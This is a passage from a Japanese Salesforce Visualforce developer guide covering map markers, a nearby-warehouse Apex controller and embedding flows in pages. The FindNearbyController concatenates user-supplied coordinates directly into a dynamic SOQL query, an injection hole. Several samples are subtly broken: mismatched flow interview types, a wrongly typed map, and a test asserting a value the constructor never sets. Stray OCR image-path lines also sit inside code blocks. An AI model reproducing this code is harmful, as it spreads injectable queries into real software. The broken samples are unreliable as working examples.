    <apex:mapMarker title="{! Account.Name }"
  position="{!Account.BillingStreet},{!Account.BillingCity},{!Account.BillingState}"
     icon="{! URLFOR($Resource.MapMarkers, 'moderntower.png') }"/>

    <!-- Add STANDARD markers for the account's contacts -->
    <apex:repeat value="{! Account.Contacts }" var="ct">
      <apex:mapMarker title="{! ct.Name }"
        position="{! ct.MailingStreet },{! ct.MailingCity },{! ct.MailingState }">
      </apex:mapMarker>
    </apex:repeat>

    </apex:map>

   </apex:pageBlockSection>
  </apex:pageBlock>

</apex:page>
```

このコードにより、次の地図が作成されます。



<apex:repeat> など、反復内で追加されたマーカーに異なるアイコンを使用するには、反復変数に関連する式を使用して URL を定義します。この簡単な方法は、レコードの参照項目の名前の付いたアイコンを使用することです。もう 1 つの方法は、カスタム数式項目にアイコン名を指定することです。

以下は上記の <apex:repeat> ブロックですが、取引先責任者オブジェクトに「ContactType__c」という名前のカスタム項目があり、取引先責任者のタイプごとに対応する名前のアイコンがあると想定した場合のバリエーションです。

```
<!-- Add CUSTOM markers for the account's contacts -->

    <apex:repeat value="{! Account.Contacts }" var="ct">

        <apex:mapMarker title="{! ct.Name }"

          position="{! ct.MailingStreet },{! ct.MailingCity },{! ct.MailingState }"

          icon="{! URLFOR($Resource.MapMarkers, ct.ContactType__c + '.png') }">

        </apex:mapMarker>

    </apex:repeat>
```

アイコンの URL の重要な部分を指定する項目を使用する場合は、常に使用可能な値が指定されるようにします。たとえば、その項目を必須項目にしたり、数式項目に妥当なデフォルト値を指定したりします。

マーカーへの情報ウィンドウの追加

情報ウィンドウを使用すると、地図に詳しい内容を表示できます。情報ウィンドウは、ユーザがマーカーをクリックまたはタップすると表示されます。

地図のマーカーの `title` 属性を使用すれば、ユーザがマーカーにマウスポインタを置いたときに簡単な情報を表示できます。詳しい情報を表示したり、書式を細かく制御したりする場合は、代わりに情報ウィンドウを使用するか、情報ウィンドウと `title` 属性と併用します。

たとえば、取引先責任者の住所の詳細を最適な書式で表示することができます。また、クリック可能な電話リンクを追加したり、オブジェクトのプロファイル写真 (ある場合) を表示することもできます。

情報ウィンドウを地図のマーカーに追加するには、関連する `<apex:mapMarker>` の子コンポーネントとして `<apex:mapInfoWindow>` コンポーネントを追加します。`<apex:mapInfoWindow>` コンポーネントの本文は、ユーザがマーカーをクリックまたはタップすると情報ウィンドウに表示され、Visualforce マークアップ、HTML と CSS、またはプレーンテキストを指定できます。

次の完全なページでは、情報ウィンドウのコンテンツに Visualforce マークアップを使用しています。

```
<apex:page standardController="Account">


  <!-- This page must be accessed with an Account Id in the URL. For example:

       https://<salesforceInstance>/apex/AccountContactsCustomMarker?id=001D000000JRBet
-->


  <apex:pageBlock >

    <apex:pageBlockSection title="Contacts For {! Account.Name }">


      <apex:dataList value="{! Account.Contacts }" var="contact">

        <apex:outputText value="{! contact.Name }" />

      </apex:dataList>


      <apex:map width="600px" height="400px" mapType="roadmap"

  center="{!Account.BillingStreet},{!Account.BillingCity},{!Account.BillingState}">


      <!-- Add markers for account contacts -->

      <apex:repeat value="{! Account.Contacts }" var="ct">

        <apex:mapMarker title="{! ct.Name }"

          position="{! ct.MailingStreet },{! ct.MailingCity },{! ct.MailingState }">
```

```
    <!-- Add info window with contact details -->
    <apex:mapInfoWindow >
      <apex:outputPanel layout="block" style="font-weight: bold;">
        <apex:outputText>{! ct.Name }</apex:outputText>
      </apex:outputPanel>

      <apex:outputPanel layout="block">
        <apex:outputText>{! ct.MailingStreet }</apex:outputText>
      </apex:outputPanel>

      <apex:outputPanel layout="block">
       <apex:outputText>{! ct.MailingCity }, {! ct.MailingState }</apex:outputText>


      </apex:outputPanel>

      <apex:outputPanel layout="block">
        <apex:outputLink value="{! 'tel://' + ct.Phone }">
            <apex:outputText>{! ct.Phone }</apex:outputText>
        </apex:outputLink>
      </apex:outputPanel>
    </apex:mapInfoWindow>

  </apex:mapMarker>
</apex:repeat>

</apex:map>
```

```
    </apex:pageBlockSection>

  </apex:pageBlock>



</apex:page>
```

このコードにより、次の地図が作成されます。



デフォルトで、情報ウィンドウは一度に1つのみ表示されます。別のマーカーをクリックすると、最初の情報ウィンドウが閉じ、新しい情報ウィンドウが開きます。複数の情報ウィンドウを表示するには、ウィンドウを含む `<apex:map>` コンポーネントの `showOnlyActiveInfoWindow` を `false` に設定します。

メモ: 一度に複数の情報ウィンドウを表示すると地図が見づらくなる可能性があるため、この影響を十分に考慮します。

Apex での地図データの作成例

カスタムクエリの実行、近くの場所の検索、結果の絞り込みや変換を行う場合、または Visualforce の標準コントローラから返される結果を使用できない場合は、Apex で場所データを作成します。

Apex コードでは、返される結果を完全に制御して、地図やマーカーに使用できます。また、Apex を使用して、Salesforce 外から結果を返すこともできます。

次のページには、ユーザの現在の場所に最も近い最大 10 個の倉庫が表示されます。

```
<apex:page controller="FindNearbyController" docType="html-5.0" >


    <!-- JavaScript to get the user's current location, and pre-fill
```

```
        the currentPosition form field. -->
  <script type="text/javascript">
      // Get location, fill in search field
   function setUserLocation() {
          if (navigator.geolocation) {
              navigator.geolocation.getCurrentPosition(function(loc){
                  var latlon = loc.coords.latitude + "," + loc.coords.longitude;
                  var el = document.querySelector("input.currentPosition");
                  el.value = latlon;
              });
          }
      }
      // Only set the user location once the page is ready
   var readyStateCheckInterval = setInterval(function() {
    if (document.readyState === "interactive") {
        clearInterval(readyStateCheckInterval);
        setUserLocation();
    }
}, 10);
  </script>

  <apex:pageBlock >
      <!-- Form field to send currentPosition in request. You can make it
           an <apex:inputHidden> field to hide it. -->
      <apex:pageBlockSection >
          <apex:form >
              <apex:outputLabel for="currentPosition">Find Nearby</apex:outputLabel>
```

```
                <apex:input size="30"
                     html-placeholder="Attempting to obtain your position..."
                     id="currentPosition" styleClass="currentPosition"
                     value="{!currentPosition}" />
                <apex:commandButton action="{!findNearby}" value="Go!"/>
            </apex:form>
        </apex:pageBlockSection>

        <!-- Map of the results -->
        <apex:pageBlockSection rendered="{!resultsAvailable}" title="Locations">
            <apex:map width="600px" height="400px">
                <apex:repeat value="{!locations}" var="pos">
                    <apex:mapMarker position="{!pos}"/>
                </apex:repeat>
            </apex:map>
        </apex:pageBlockSection>

    </apex:pageBlock>

</apex:page>
```

このコードにより、次の地図が作成されます。



このページには、3 つの重要なセクションがあります。

- 先頭にある JavaScript ブロックは、ユーザの現在の場所を要求するブラウザの組み込み機能へのアクセス方法を示します。このコードが表示されるフォーム項目を更新します。もちろん非表示のフォーム項目を使用することもでき、その場合は未加工の緯度と経度が低い精度で表示されるのを簡単に回避できます。
- 最初の `<apex:pageBlockSection>` には、ユーザの場所を POSTBACK 要求に送信するための簡単なフォームが含まれています。説明のため、フォームが表示されクリックを必要とする設定になっていますが、これは必須ではありません。
- 2 番目の `<apex:pageBlockSection>` は、わずか 5 行のコードを必要とする簡単な地図です。複雑な点は、Apex コントローラでプロパティにアクセスする `{!locations}` 式のみです。

  `{!resultsAvailable}` 式の値を取得する `rendered` 属性の使用に注目してください。この式は別の Apex プロパティであり、`rendered` 属性と共に使用すると、地図に配置できる場所がなければ、地図セクションが非表示になります。

次に、上記のページをサポートする Apex コントローラを示します。

```
public with sharing class FindNearbyController {


    public List<Map<String,Double>> locations { get; private set; }


    public String currentPosition {
```

```
        get {
            if (String.isBlank(currentPosition)) {
                currentPosition = '37.77493,-122.419416'; // San Francisco
            }
            return currentPosition;
        }
        set;
    }

    public Boolean resultsAvailable {
        get {
            if(locations == Null) {
                return false;
            }
            return true;
        }
    }

    public PageReference findNearby() {
        String lat, lon;

        // FRAGILE: You'll want a better lat/long parsing routine
        // Format: "<latitude>,<longitude>" (must have comma, but only one comma)
        List<String> latlon = currentPosition.split(',');
        lat = latlon[0].trim();
        lon = latlon[1].trim();
```

```
// SOQL query to get the nearest warehouses
String queryString =
   'SELECT Id, Name, Location__longitude__s, Location__latitude__s ' +
   'FROM Warehouse__c ' +
   'WHERE DISTANCE(Location__c, GEOLOCATION('+lat+','+lon+'), \'mi\') < 20 ' +
   'ORDER BY DISTANCE(Location__c, GEOLOCATION('+lat+','+lon+'), \'mi\') ' +
   'LIMIT 10';

// Run the query
List <Warehouse__c> warehouses = database.Query(queryString);

if(0 < warehouses.size()) {
    // Convert to locations that can be mapped
    locations = new List<Map<String,Double>>();
    for (Warehouse__c wh : warehouses) {
        locations.add(
            new Map<String,Double>{
                'latitude' => wh.Location__latitude__s,
                'longitude' => wh.Location__longitude__s
            }
        );
    }
}
else {
    System.debug('No results. Query: ' + queryString);
}
```

```
        return null;

    }

}
```

このコントローラの詳細および Visualforce ページでどのように動作するかを習得してください。

- `locations` プロパティは、`Map<String,Double>` 要素のリストです。このリストには、`<apex:mapMarker>` コンポーネントで直接使用できる形式で場所データが保持されます。
- `currentPosition` プロパティは、ページのフォームから送信された位置情報を取得します。このプロパティにも、空のフォームが送信された場合には有効なデフォルト値が提供されます(堅牢な実装にすることで、フォーム入力に対するエラーチェックが強化されます)。
- Visualforce マークアップの以前の説明で記載した `resultsAvailable` プロパティ。
- `findNearby` アクションメソッドは、**[Go!]** `<apex:commandButton>` が押されるとコールされます。このメソッドは、カスタム SOQL クエリの実行、`locations` プロパティ形式への結果の変換など、すべての処理を行います。

`<apex:mapMarker>` の `title` 属性を使用して追加の情報(倉庫の名前など)を提供する場合は、いくつかのオプションがあります。メソッドが sObject を返す場合は、Visualforce マークアップで適切な項目を参照できます。この例と同様に、新しいオブジェクトを直接作成する場合は、場所を示す地図オブジェクトとタイトル文字列を組み合わせる内部クラスを作成できます。これにより内部クラスオブジェクトのコレクションがページに返されます。

第 17 章　Visualforce でのフローの表示

Visual Workflow を使用して、フローを実行するための標準のユーザインターフェースはカスタマイズできません。ただし、Visualforce ページにフローを埋め込むと、Apex コードおよび Visualforce マークアップを使用して、実行時のフローを設定できます。たとえば、Visualforce ページとフロー間で値を渡したり、実行時のフローのデザインをカスタマイズしたりできます。

フローは、Visual Workflow で構築された、Salesforce 情報を収集、更新、編集、作成するアプリケーションです。

次のトピックでは、Visualforce ページにフローを埋め込み、設定する方法を説明します。

このセクションの内容:

フローの finishLocation 属性の設定

`finishLocation` が指定されない場合、ユーザが [完了] をクリックすると、新しいインタビューが開始され、フローの最初の画面が表示されます。`URLFOR` 関数、`$Page` 変数、またはコントローラを使用して、最後の画面で [完了] をクリックするときに実行される内容を指定できます。

フローのユーザインターフェースのカスタマイズ

Visualforce ページにフローを埋め込んだ後、CSS を使用してカスタムスタイルを適用することによって、実行時のフローのデザインをカスタマイズできます。フローの属性と CSS クラスを併用することによって、ボタンの場所、ボタンのスタイル、背景、画面の表示ラベルのデザインなど、フローの個々の部分をカスタマイズできます。

Visualforce ページへのフローの埋め込み

フローのデザインをカスタマイズするか、機能を強化するには、フローを Visualforce ページに埋め込みます。組織のサイトとポータルでフローが有効になっている場合、Visualforce ページを使用してフローを Force.com サイト、ポータル、またはコミュニティに提供できます。

メモ: ユーザは、有効なバージョンを含むフローしか実行できません。埋め込んだフローに有効なバージョンが含まれていない場合は、エラーメッセージが表示されます。埋め込んだフローにサブフロー要素がある場合、サブフロー要素から参照およびコールされるフローは有効バージョンである必要があります。

フローを Visualforce ページに追加するには、次のように `<flow:interview>` コンポーネントを使用してフローを埋め込みます。

1. フローの一意の名前を検索します。
   a. フローリストのページに移動します。[設定] で、[作成] > [ワークフローと承認申請] > [フロー] をクリックします。
   b. 埋め込むフローの名前をクリックします。
2. 新しい Visualforce ページを定義するか、編集するページを開きます。
3. `<apex:page>` タグ間の任意の場所に `<flow:interview>` コンポーネントを追加します。
4. `name` 属性をフローの一意の名前に設定します。次に例を示します。

```
<apex:page>

<flow:interview name="MyUniqueFlowName"/>

</apex:page>
```

   メモ: 管理パッケージのフローである場合、`name` 属性は `namespace.flowuniquename` の形式で指定する必要があります。

5. フローを含む Visualforce ページのページセキュリティを設定することで、フローを実行できるユーザを制限します。

外部ユーザ (コミュニティの外部ユーザなど) がフローを実行するには、Visualforce ページへのアクセス権が必要です。内部ユーザがフローを実行するには、Visualforce ページへのアクセス権と次のいずれかが必要です。

- 「フローを実行」権限
- ユーザ詳細ページで [Force.com Flow ユーザ] 項目が有効化されていること

6. フローの完了動作を設定することにより、フロー画面の [完了] をユーザがクリックすると実行される処理を指定します。

フローの変数値の設定

この例では、カスタマーサポートエージェントがケースを作成してモデムの問題をトラブルシューティングできるようにする、単純なフローを作成します。<apex:param> コンポーネントを使用してフローを開始するときに変数の値を設定できます。この例では、フローの読み込み時に vaCaseNumber というケース番号変数を初期値の 01212212 に設定するために、次のマークアップを使用します。

```
<apex:page>

    <flow:interview name="ModemTroubleShooting">

        <apex:param name="vaCaseNumber" value="01212212"/>

    </flow:interview>

</apex:page>
```

また、標準 Visualforce コントローラを活用して変数を設定することもできます。たとえば、Visualforce ページが standardCase コントローラを使用している場合、標準コントローラからデータを渡すようにページの機能を強化できます。

```
<apex:page standardController="Case" tabStyle="Case" >

    <flow:interview name="ModemTroubleShooting">

        <apex:param name="vaCaseNumber" value="{!Case.CaseNumber}"/>

    </flow:interview>

</apex:page>
```

変数値のその他の設定例については、「Visualforce ページからのフロー変数値の設定」 (ページ 349)を参照してください。Visualforce ページで表示するフローの変数値の取得については、「Visualforce ページへのフロー変数値の取得」 (ページ 353)を参照してください。

finishLocation 属性の設定

モデムのトラブルシューティングの例に基づいて、ユーザがフローの終わりにある[完了]ボタンをクリックしたときに Salesforce ホームページにリダイレクトされるように finishLocation 属性を設定することもできます。

```
<apex:page standardController="Case" tabStyle="Case" >

    <flow:interview name="ModemTroubleShooting" finishLocation="{!URLFOR('/home/home.jsp')}">


        <apex:param name="vaCaseNumber" value="{!case.CaseNumber}"/>

     </flow:interview>

</apex:page>
```

finishLocation のその他の設定例については、「フローの finishLocation 属性の設定」(ページ 357)を参照してください。

<flow:interview> を使用した高度な例

<flow:interview> コンポーネントは、複雑な Visualforce の相互作用を簡単に開発できるようにするために設計されています。カスタムコントローラを作成してフロー内の追加機能にアクセスできます。カスタムコントローラを使用すると、相互にやりとりできる複数のコンポーネントを含むページを作成できます。独自の Apex 型によって組織内のすべてのフローを個別に参照でき、フロー内の変数にはメンバー変数としてアクセスできます。

メモ: 入力アクセスを許可する変数の設定と、出力アクセスを許可する変数の取得のみ行うことができます。それぞれのフロー変数では、入出力アクセスは次の項目によって制御されます。

- Cloud Flow Designer の［入力/出力種別］変数項目
- Metadata API の FlowVariable の isInput 項目および isOutput 項目

入力アクセスまたは出力アクセスを許可しない変数では、変数の取得の試行は無視され、Visualforce ページ、その <apex:page> コンポーネント、または Apex クラスのコンパイルが失敗する可能性があります。

次の例では、一意の名前「ModemTroubleShooting」を持つフローは Flow.Interview.ModemTroubleShooting として参照されます。マークアップでは、ページの他の部分でフロー変数の値を表示する方法を示します。

```
<apex:page Controller="ModemTroubleShootingCustomSimple" tabStyle="Case">

    <flow:interview name="ModemTroubleShooting" interview="{!myflow}"/>

    <apex:outputText value="Default Case Prioriy: {!casePriority}"/>

</apex:page>
```

メモ: 管理パッケージのフローである場合、name 属性は namespace.flowuniquename の形式で指定する必要があります。

上記のマークアップのコントローラは、次のようになります。

```
public class ModemTroubleShootingCustomSimple {



    // You don't need to explicitly instantiate the Flow object;

    // the class constructor is invoked automatically



    public Flow.Interview.ModemTroubleShooting myflow { get; set; }

    public String casePriority;

    public String getCasePriority() {

        // Access flow variables as simple member variables with get/set methods

        if(myflow == null) return 'High';

        else return myflow.vaCasePriority;

    }

}
```

カスタムコントローラを使用する場合、フローコンストラクタのフローの先頭で変数の初期値も設定できます。<apex:param> タグを使用して値を設定する場合、コンストラクタを使用して変数を渡すことは省略可能で、必須ではありません。

次は、コンストラクタのフロー変数の値を設定するカスタムコントローラの例です。

```
public class ModemTroubleShootingCustomSetVariables {

    public Flow.Interview.ModemTroubleShooting myflow { get; set; }



    public ModemTroubleShootingCustomSetVariables() {

        Map<String, Object> myMap = new Map<String, Object>();

        myMap.put('vaCaseNumber','123456');

        myflow = new Flow.Interview.ModemTroubleShooting(myMap);

    }



    public String caseNumber { set; }

    public String getCaseNumber() {
```

```
        return myflow.vaCaseNumber;
    }
}
```

Flow.Interview クラスで getVariableValue メソッドを使用して、Visualforce コントローラがフロー変数の値にアクセスできるようにすることができます。変数は、Visualforce ページに埋め込まれたフローか、サブフロー要素でコールされる別のフローに含まれている場合があります。変数値は、これらのうちインタビューが現在実行されているフローから返されます。指定された変数がフロー内に見つからない場合、メソッドは null を返します。このメソッドは、コンパイル時ではなく実行時にのみ変数の存在を確認します。

次のサンプルでは、getVariableValue メソッドを使用して Visualforce ページに埋め込まれたフローからブレッドクラム (ナビゲーション) 情報を取得します。そのフローにサブフロー要素が含まれ、参照される各フローにも *vaBreadCrumb* 変数が含まれる場合、どのフローでインタビューが実行されているかに関わらず、すべてのフローのブレッドクラムを Visualforce ページから取得できます。

```
public class SampleController {


   //Instance of the flow
   public Flow.Interview.Flow_Template_Gallery myFlow {get; set;}


   public String getBreadCrumb() {
      String aBreadCrumb;
      if (myFlow==null) { return 'Home';}
      else aBreadCrumb = (String) myFlow.getVariableValue('vaBreadCrumb');


      return(aBreadCrumb==null ? 'Home': aBreadCrumb);


   }
}
```

次の表に、フローと Apex との間での、サポートされているデータ型の名前付けの違いを示します。

フロー	Apex
text	String
number	decimal

フロー	Apex
currency	decimal
date	date、dateTime
Boolean	Boolean

Apex コードのテストを記述する適切な方法として、次に ModemTroubleShootingCustomSetVariables のテストクラスを作成する単純な例を挙げます。

```
@isTest

private class ModemTroubleShootingCustomSetVariablesTest {



    static testmethod void ModemTroubleShootingCustomSetVariablestests() {

        PageReference pageRef = Page.ModemTroubleShootingSetVariables;

        Test.setCurrentPage(pageRef);

        ModemTroubleShootingCustomSetVariables mytestController =

            new ModemTroubleShootingCustomSetVariables();

        System.assertEquals(mytestController.getcaseNumber(), '01212212');

    }

}
```

reRender 属性の設定

reRender 属性を使用することにより、<flow:interview /> コンポーネントはページ全体を更新することなくフローを再表示します。

```
<apex:page Controller="ModemTroubleShootingCustomSimple" tabStyle="Case">

    <flow:interview name="ModemTroubleShooting" interview="{!myflow}"

     reRender="casePrioritySection"/>

    <apex:outputText id="casePrioritySection"

     value="Default Case Prioriy: {!casePriority}"/>

</apex:page>
```

警告: reRender 属性を設定しない場合、フロー内の他の画面に移動するボタンをクリックすると、<flow:interview> コンポーネントのみでなく Visualforce ページ全体が更新されます。

Visualforce ページからのフロー変数値の設定

フローを Visualforce ページに埋め込むと、<apex:param> コンポーネントを使用して、変数、sObject 変数、コレクション変数、および sObject コレクション変数の初期値を設定できます。

メモ: インタビューの開始では変数の設定のみを行うことができます。<apex:param> タグはフローが起動されるときに一度のみ評価されます。

入力アクセスを許可する変数のみを設定できます。それぞれのフロー変数では、入力アクセスは次の項目によって制御されます。

- Cloud Flow Designer の［入力/出力種別］変数項目
- Metadata API の `FlowVariable` の `isInput` 項目

入力アクセスを許可しない変数では、変数の設定の試行は無視され、Visualforceページ、その <apex:page> コンポーネント、または Apex クラスのコンパイルが失敗する可能性があります。

次の表に、Visualforce を使用して、フローの変数、sObject 変数、および sObject コレクション変数値を設定できる方法を示します。

方法	変数	sObject 変数	コレクション変数	sObject コレクション変数
コントローラを使用しない	✅			
標準コントローラを使用する	✅	✅		
標準リストコントローラを使用する				✅
カスタム Apex コントローラを使用する	✅	✅	✅	✅
インタビューマップを使用する	✅	✅	✅	✅

コントローラを使用しない変数値の設定

この例では、インタビューの開始時に `myVariable` を値 *01010101* に設定します。

```
<apex:page>

    <flow:interview name="flowname">

        <apex:param name="myVariable" value="01010101"/>

    </flow:interview>

</apex:page>
```

標準コントローラを使用した変数値の設定

標準 Visualforce コントローラでレコードのデータを渡して変数または sObject 変数を設定できます。この例では、インタビューの開始時に `myVariable` の初期値を Visualforce 式 `{!account}` に設定します。

```
<apex:page standardController="Account" tabStyle="Account">

    <flow:interview name="flowname">

        <apex:param name="myVariable" value="{!account}"/>

    </flow:interview>

</apex:page>
```

標準リストコントローラを使用した sObject コレクション変数値の設定

sObject コレクション変数は値の配列を表すため、標準リストコントローラまたはカスタム Apex コントローラを使用する必要があります。この例では、インタビューの開始時に `myCollection` を `{!accounts}` の値に設定します。

```
<apex:page standardController="Account" tabStyle="Account" recordSetVar="accounts">

    <flow:interview name="flowname">

        <apex:param name="myCollection" value="{!accounts}"/>

    </flow:interview>

</apex:page>
```

カスタム Apex コントローラを使用した変数値の設定

標準コントローラよりも詳細に Visualforce ページを制御する必要がある場合、変数値を設定するカスタム Apex コントローラを作成し、Visualforce ページでそのコントローラを参照します。この例では、インタビューの開始時に Apex を使用して `myVariable` を特定の取引先の ID に設定します。

```
public class MyCustomController {

    public Account apexVar {get; set;}


     public MyCustomController() {

        apexVar = [

            SELECT Id, Name FROM Account
```

```
            WHERE Name = 'Acme' LIMIT 1];

    }

}
```

```
<apex:page controller="MyCustomController">

    <flow:interview name="flowname">

        <apex:param name="myVariable" value="{!apexVar}"/>

    </flow:interview>

</apex:page>
```

この例では、Apex を使用して、sObject コレクション変数 `myAccount` を `Name` が *Acme* のすべてのレコードの `Id` および `Name` 項目値に設定します。

```
public class MyCustomController {

    public Account[] myAccount {

        get {

            return [

                SELECT Id, Name FROM account

                WHERE Name = 'Acme'

                ORDER BY Id

            ] ;

        }

        set {

            myAccount = value;

        }

    }

    public MyCustomController () {

    }

}
```

```
<apex:page id="p" controller="MyCustomController">

    <flow:interview id="i" name="flowname">
```

```
        <apex:param name="accountColl" value="{!myAccount}"/>

    </flow:interview>

</apex:page>
```

インタビューマップを使用した変数値の設定

この例では、インタビューの開始時にインタビューマップを使用して `accVar` の値を特定の取引先の ID に設定します。

```
public class MyCustomController {

    public Flow.Interview.TestFlow myflow { get; set; }



     public MyCustomController() {

        Map<String, Object> myMap = new Map<String, Object>();

        myMap.put('accVar', [SELECT Id FROM Account

                             WHERE Name = 'Acme' LIMIT 1]);

        myflow = new Flow.Interview.ModemTroubleShooting(myMap);

    }

}
```

```
<apex:page controller="MyCustomController">

    <flow:interview name="flowname" interview="{!myflow}"/>

</apex:page>
```

インタビューの開始時に `accVar` の値を新規取引先に設定する同様の例を次に示します。

```
public class MyCustomController {

    public Flow.Interview.TestFlow myflow { get; set; }



     public MyCustomController() {

        Map<String, List<Object>> myMap = new Map<String, List<Object>>();

        myMap.put('accVar', new Account(name = 'Acme'));

        myflow = new Flow.Interview.ModemTroubleShooting(myMap);
```

```
    }

}
```

```
<apex:page controller="MyCustomController">

    <flow:interview name="flowname" interview="{!myflow}"/>

</apex:page>
```

次の例では、対応付けを使用して文字列コレクション変数 (stringCollVar) と数値コレクション変数 (numberCollVar) にそれぞれ 2 つの値を追加します。

```
public class MyCustomController {

    public Flow.Interview.flowname MyInterview { get; set; }



    public MyCustomController() {

        String[] value1 = new String[]{'First', 'Second'};

        Double[] value2 = new Double[]{999.123456789, 666.123456789};

        Map<String, Object> myMap = new Map<String, Object>();

        myMap.put('stringCollVar', value1);

        myMap.put('numberCollVar', value2);

        MyInterview = new Flow.Interview.flowname(myMap);

    }

}
```

```
<apex:page controller="MyCustomController">

    <flow:interview name="flowname" interview="{!MyInterview}" />

</apex:page>
```

Visualforce ページへのフロー変数値の取得

フロー変数値は、Visualforce ページに表示できます。フローを Visualforce ページに埋め込むと、Visualforce マークアップを使用して、変数または sObject 変数の値を取得できます。コレクション変数または sObject コレクション変数の値を表示するには、Visualforce マークアップを使用して、コレクションに含まれる個々の値を取得します。

メモ: 出力アクセスを許可する変数のみを取得できます。それぞれのフロー変数では、出力アクセスは次の項目によって制御されます。

- Cloud Flow Designer の［入力/出力種別］変数項目
- Metadata API の `FlowVariable` の `isOutput` 項目

出力アクセスを許可しない変数では、変数の取得の試行は無視され、Visualforceページ、その `<apex:page>` コンポーネント、または Apex クラスのコンパイルが失敗する可能性があります。

Apex クラスを使用してフローから sObject 変数値を取得し、Visualforce ページに表示する例を次に示します。

```
public class FlowController {

    public Flow.Interview.flowname myflow { get; set; }

    public Case apexCaseVar;

    public Case getApexCaseVar() {

        return myflow.caseVar;

    }

}
```

```
<apex:page controller="FlowController" tabStyle="Case">

    <flow:interview name="flowname" interview="{!myflow}"/>

    <apex:outputText value="Default Case Priority: {!apexCaseVar.Priority}"/>

</apex:page>
```

次の例では、Apex クラスを使用して、フローの文字列コレクション変数 (`emailsCollVar`) に保存されている値を取得してから、Visualforceページを使用してフローインタビューを実行します。Visualforceページは、フローのコレクション変数を反復処理し、コレクションの各項目の値を表示します。

```
public class FlowController {

    public Flow.Interview.flowname myflow { get; set; }



    public List<String> getVarValue() {

        if (myflow == null) {

            return null;

        }

        else {

            return (List<String>)myflow.emailsCollVar;
```

```
        }

    }

}
```

```
<apex:page controller="FlowController">

    <flow:interview name="flowname" interview="{!myflow}" />

        <apex:repeat value="{!varValue}" var="item">

        <apex:outputText value="{!item}"/><br/>

        </apex:repeat>

</apex:page>
```

